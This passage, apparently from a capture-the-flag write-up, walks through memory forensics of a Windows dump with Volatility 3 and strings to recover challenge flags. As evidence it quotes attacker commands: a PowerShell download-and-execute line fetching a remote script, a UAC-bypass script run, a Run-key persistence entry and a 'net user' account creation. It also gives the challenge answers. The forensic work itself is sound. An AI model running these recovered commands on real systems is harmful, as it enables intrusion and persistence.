(cicakmeng@kali2025)-[~/Downloads/volatility3]
$ python3 vol.py -f ../memdump.mem windows.dumpfiles --virtaddr 0xba018ecb6320
Volatility 3 Framework 2.27.1
Progress: 0.00 Scanning layer_name using PdbSignatureScanner
Progress: 0.00 Scanning layer_name using PdbSignatureScanner
Progress: 100.00 PDB scanning finished

Cache FileObject FileName Result
ImageSectionObject 0xba018ecb6320 team.exe file.0xba018ecb6320.0xba018ea49a20.ImageSectionObject.team.exe.img

```

Step 3: n try scan anathor exe file

```

(cicakmeng@kali2025)-[~/Downloads/volatility3]
$ python3 vol.py -f ../memdump.mem windows.mftscan.MFTScan | grep -i "mk.exe"
* 0x112034b000.0FILE 308649 1DB scanFile finArchive FILE_NAME 2025-12-11 19:56:06.000000 UTC 2025-12-11 19:56:06.000000 UTC 2025-12-11 19:56:06.000000 UTC 2025-12-11 19:56:06.000000 UTC mk.exe
* 0x5ca6f4b0 FILE 308649 1 File Archive FILE_NAME 2025-12-11 19:56:06.000000 UTC 2025-12-11 19:56:06.000000 UTC 2025-12-11 19:56:06.000000 UTC 2025-12-11 19:56:06.000000 UTC mk.exe

```

Step 4: Run this command to search raw memory for mk.exe and the SHA1 hash near it:

```

(cicakmeng@kali2025)-[~/Downloads/volatility3]
$ strings -e l ../memdump.mem | grep -iC5 "mk.exe" | grep -E "[0-9a-fA-F]{40}"
W:0006474843b18c8fcb1dda3a11ea33af7ed000000904!0000d1f7832035c3e8a73cc78afd28cfd7f4cece6d20!mk.exe
W:0000f519feec486de87ed73cb92d3cac802400000000!0000886622877afb2f110abfaab79c107119a7e569ab!net1.exe
0000fea1bfed45ed739387032dbb1bbbbc9057226ec3
0000da1ea7636d1ac2b673e7eff501f884251520ab63
00006d82dcc06e3c4928ef1e61963909640fce42be71
0000b2621f073a15d10530f9409b957583d150854754
00008f1ebaa30f8da8e746c5e7258ae73fa9d30bd87a
0000aad6148fcedddb68cdaea5f4740b5af0f8705f19
00008063ac1eacbc36583d3ed1dc5be33cde5e23a3f
0000c36f09aeb91674e3c6751a86061c64d389d0db37
0000da39a3ee5e6b4b0d3255bfef95601890afd80709
0000f519feec486de87ed73cb92d3cac802400000000
000682fd47201ce265c3618e00cfb602ba0100000904
0000f519feec486de87ed73cb92d3cac802400000000
0006aebcedf419678fc8d101eb3f334fec00000904
0000e08d6b291ddb41c83c621a4b5a6693830000ffff
000682fd47201ce265c3618e00cfb602ba0100000904
0000f519feec486de87ed73cb92d3cac802400000000
0006aebcedf419678fc8d101eb3f334fec00000904
0000e08d6b291ddb41c83c621a4b5a6693830000ffff
00008d1857b075110714433803ad5e34493abea5f087
000073467b02e2e328bd4060ebbc3d1ef2d20000ffff
0000eb0a04a6c6ffedf7d4959075e2f2b957771721e2

```

Step 5: Look at the first line of your output:

W:0006474843b18c8fcb1dda3a11ea33af7ed000000904!0000d1f7832035c3e8a73cc78afd28cfd7f4cece6d20!mk.exe

Flag: NEXSEC25{d1f7832035c3e8a73cc78afd28cfd7f4cece6d20}

5. Memoir 5:

Step 1: Find the PowerShell Operational Log

We need to find the .evtx file responsible for PowerShell logging.

```
(cicakmeng@kali2025)-[~/Downloads/volatility3]
$ python3 vol.py -f ../memdump.mem windows.filescan | grep "PowerShell.*Operational.evtx"
Progress: 0.00 Scanning layer_name using PdbSignatureScanner
Progress: 0.00 Scanning layer_name using PdbSignatureScanner
Progress: 100.00 PDB scanning finished
0xba018fb80da0 \Windows\System32\winevt\Logs\Microsoft-Windows-PowerShell%4Operational.evtx
```

Step 2: Dump the Event Log

Use the virtual address you found (0xba018fb80da0) to dump the file.

```
(cicakmeng@kali2025)-[~/Downloads/volatility3]
$ python3 vol.py -f ../memdump.mem windows.dumpfiles --virtaddr 0xba018fb80da0
Volatility 3 Framework 2.27.1
Progress: 0.00 Scanning layer_name using PdbSignatureScanner
Progress: 0.00 Scanning layer_name using PdbSignatureScanner
Progress: 100.00 PDB scanning finished

Cache FileObject FileName Result
DataSectionObject 0xba018fb80da0 Microsoft-Windows-PowerShell%4Operational.evtx
file.0xba018fb80da0.0xba018cb3a2f0.DataSectionObject.Microsoft-Windows-PowerShell%4Operational.evtx.dat
SharedCacheMap 0xba018fb80da0 Microsoft-Windows-PowerShell%4Operational.evtx
file.0xba018fb80da0.0xba018f5c3d70.SharedCacheMap.Microsoft-Windows-PowerShell%4Operational.evtx.vacb
```

Step 3: Analyze the Log

The script filename used for the UAC bypass (specifically using the Event Viewer technique, which allows code execution with high privileges) is EventViewerRCE.ps1.

Flag: NEXSEC25{EventViewerRCE.ps1}

```
(cicakmeng@kali2025)-[~/Downloads/volatility3]
$ strings -e l file.0xba018fb80da0.*.dat | grep -i "\.ps1" | sort | uniq -c | sort -nr
9 Set-ExecutionPolicy Bypass -Scope CurrentUser; C:\Windows\Tasks\EventViewerRCE.ps1
7 Host Application = powershell.exe -ep bypass IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/kimmisuuki/AppleSeed/refs/heads/main/cat.ps1')
```


6. Memoir 6:

Step 1: Hash the file you already dumped Go to your folder where you dumped the files and run:

```
(cicakmeng@kali2025)-[~/Downloads/volatility3]
$ sha1sum file.*.team.exe.img
d8c7e18654807101920adc4c7013c38863db7d1a file.0xba018ecb1820.0xba018ea49a20
.ImageSectionObject.team.exe.img
d8c7e18654807101920adc4c7013c38863db7d1a file.0xba018ecb6320.0xba018ea49a20
.ImageSectionObject.team.exe.img
```

Step 2: Find the SHA1 of team.exe in Amcache

You found it! This is the "Gold Standard" hash from the Amcache.

In the output you pasted, look at this specific line:

W:00060f5c2c094a5627f6ac73486b10c9b5d50000ffff!0000255d932fa4418ac11b384b125
a7d7d91f8eb28f4!team.exe

```
(cicakmeng@kali2025)-[~/Downloads/volatility3]
$ strings -e l ../memdump.mem | grep -iC 5 "team.exe" | grep -E "[0-9a-fA-  
F]{40}"
lock%22%2C%22weight%22%3A%22bolder%22%2C%22text%22%3A%22Drone%20Views%20of%2  
0Mayrhofen%27s%20Austrian%20Mountain%20Majesty%22%2C%22wrap%22%3Atrue%2C%22m  
axLines%22%3A%22%7D%5D%2C%22verticalContentAlignment%22%3A%22center%22%2C%22sp  
acing%22%3A%22large%22%7D%5D%2C%22height%22%3A%22stretch%22%7D%2C%7B%22type%  
22%3A%22TextBlock%22%2C%22size%22%3A%22small%22%7D%2C%22color%22%3A%22accent%22  
ng.com%2Fth%3Fid%3D0BTQ.BT0328388C2EDA9002520E83C3E56C0F7AB24F6E10E516D9A428  
EB98233950CD64%26w%3D102%26h%3D68%26c%3D1%26rs%3D1%22%2C%22width%22%3A%22102  
px%22%2C%22height%22%3A%2268px%22%2C%22rounded%22%3Atrue%7D%5D%2C%22vertical  
ContentAlignment%22%3A%22center%22%7D%2C%7B%22type%22%3A%22Column%22%2C%22it  
ems%22%3A%5B%7B%22type%22%3A%22TextBlock%22%2C%22text%22%3A%22World%27s  
00060f5c2c094a5627f6ac73486b10c9b5d50000ffff  
0000255d932fa4418ac11b384b125a7d7d91f8eb28f4  
00004df5a84f82b0937c1979aec6d321ec270000ffff  
0000932335bc29b2163d6d3f40b5d55fb3add14290a3  
0000e0768d651467171e241d7ac94e1f78e80000ffff  
000048332f97847040a8bf46e597af88aa67b8c694a1  
0000bd377ac6c120ee217e90e1a2216ddb4f0000ffff  
0000491bd2603997e43e488241f21d4953a49012db77  
W:00060f5c2c094a5627f6ac73486b10c9b5d50000ffff!0000255d932fa4418ac11b384b125  
a7d7d91f8eb28f4!team.exe
```

Flag: NEXSEC25{255d932fa4418ac11b384b125a7d7d91f8eb28f4}

7. Memoir 7:

Step 1: Check the "Run" Registry Key

Use the printkey plugin to list the auto-start entries in the registry.

```
(cicakmeng@kali2025)-[~/Downloads/volatility3]
$ python3 vol.py -f ../memdump.mem windows.registry.printkey --key "Software\Microsoft\Windows\CurrentVersion\Run"
Volatility 3 Framework 2.27.1
Progress: 0.00 Scanning layer_name using PdbSignatureScanner
Progress: 0.00 Scanning layer_name using PdbSignatureScanner
Progress: 100.00 PDB scanning finished
```

Step 2: Search Strings for team.exe and Registry Keys

The most reliable way to find the value name now is to see the command the attacker used to create it (e.g., reg add ... /v ValueName ...).

```
(cicakmeng@kali2025)-[~/Downloads/volatility3]
$ strings -e l ../memdump.mem | grep -i "team.exe" -C 5 | grep -i "Run"
\device\harddiskvolume3\windows\system32\compattelrunner.exe
\device\harddiskvolume3\windows\system32\runtimebroker.exe
rosoft\Windows\CurrentVersion\Run" -Name "selamat" -Value "C:\Users\azman\AppData\Local\Temp\team.exe"
```

And we found the flag name . NEXSEC25{selamat}

```
w-ItemProperty -Path "HKLM:\Software\Microsoft\Windows\CurrentVersion\Run" -Name "selamat" -Value "C:\Users\azman\AppData\Local\Temp\team.exe"
rosoft\Windows\CurrentVersion\Run" -Name "selamat" -Value "C:\Users\azman\AppData\Local\Temp\team.exe"
```

8. Memoir 8 : Search for "net user" commands

Run this command to find any instance where a user was added:

You can see the command: PS C:\Windows\system32> net user fakhri admin123 /add

Flag: NEXSEC25{fakhri:admin123}

```
(cicakmeng@kali2025)-[~/Downloads/volatility3]
$ strings -e l ../memdump.mem | grep -i "net user" | grep "/add"
PS C:\Windows\system32> net user fakhri admin123 /add
net user fakhri admin123 /add
net user faizal admin123 /add
net user fakhri admin123 /add
net user faizal admin123 /add
net user fakhri admin123 /add
net user fakhri admin123 /add
net user fakhri admin123 /add
net user fakhri admin123 /add
```

9. Memoir 9:

Step 1: Search for Archive Extensions

Run this command to find any reference to zip or rar files being created or manipulated.

Flag: NEXSEC25{Documents.zip}

```
(cicakmeng@kali2025)-[~/Downloads/volatility3]
$ strings -e l ../memdump.mem | grep -iE "\.zip|\.rar|\.7z" | grep -iE "Co
mpress|out|temp|users"
System.ZipFolder.CompressedSize
C:\Users\azman\Downloads\Documents.zip
C:\Users\azman\Downloads\Documents.zip
\Device\HarddiskVolume3\Users\azman\Downloads\Documents.zip
System.IO.Compression.ZipArchiveMode
System.IO.Compression.ZipArchive
System.IO.Compression.ZipFile.dll
Switch.System.IO.Compression.ZipFile.UseBackslash
Switch.System.IO.Compression.ZipFile.UseBackslash
System.ZipFolder.CompressedSize
System.IO.Compression.ZipArchiveEntry
System.ZipFolder.CompressedSize
System.IO.Compression.ZipArchiveMode
System.IO.Compression.ZipArchive
System.IO.Compression.ZipArchive
[System.IO.Compression.ZipFileExtensions]::ExtractTo
File($currentArchiveEntry, $currentArchiveEntryPath, $false)
\Users\azman\Downloads\Documents.zip
\Device\HarddiskVolume3\Users\azman\Downloads\Documents.zip
```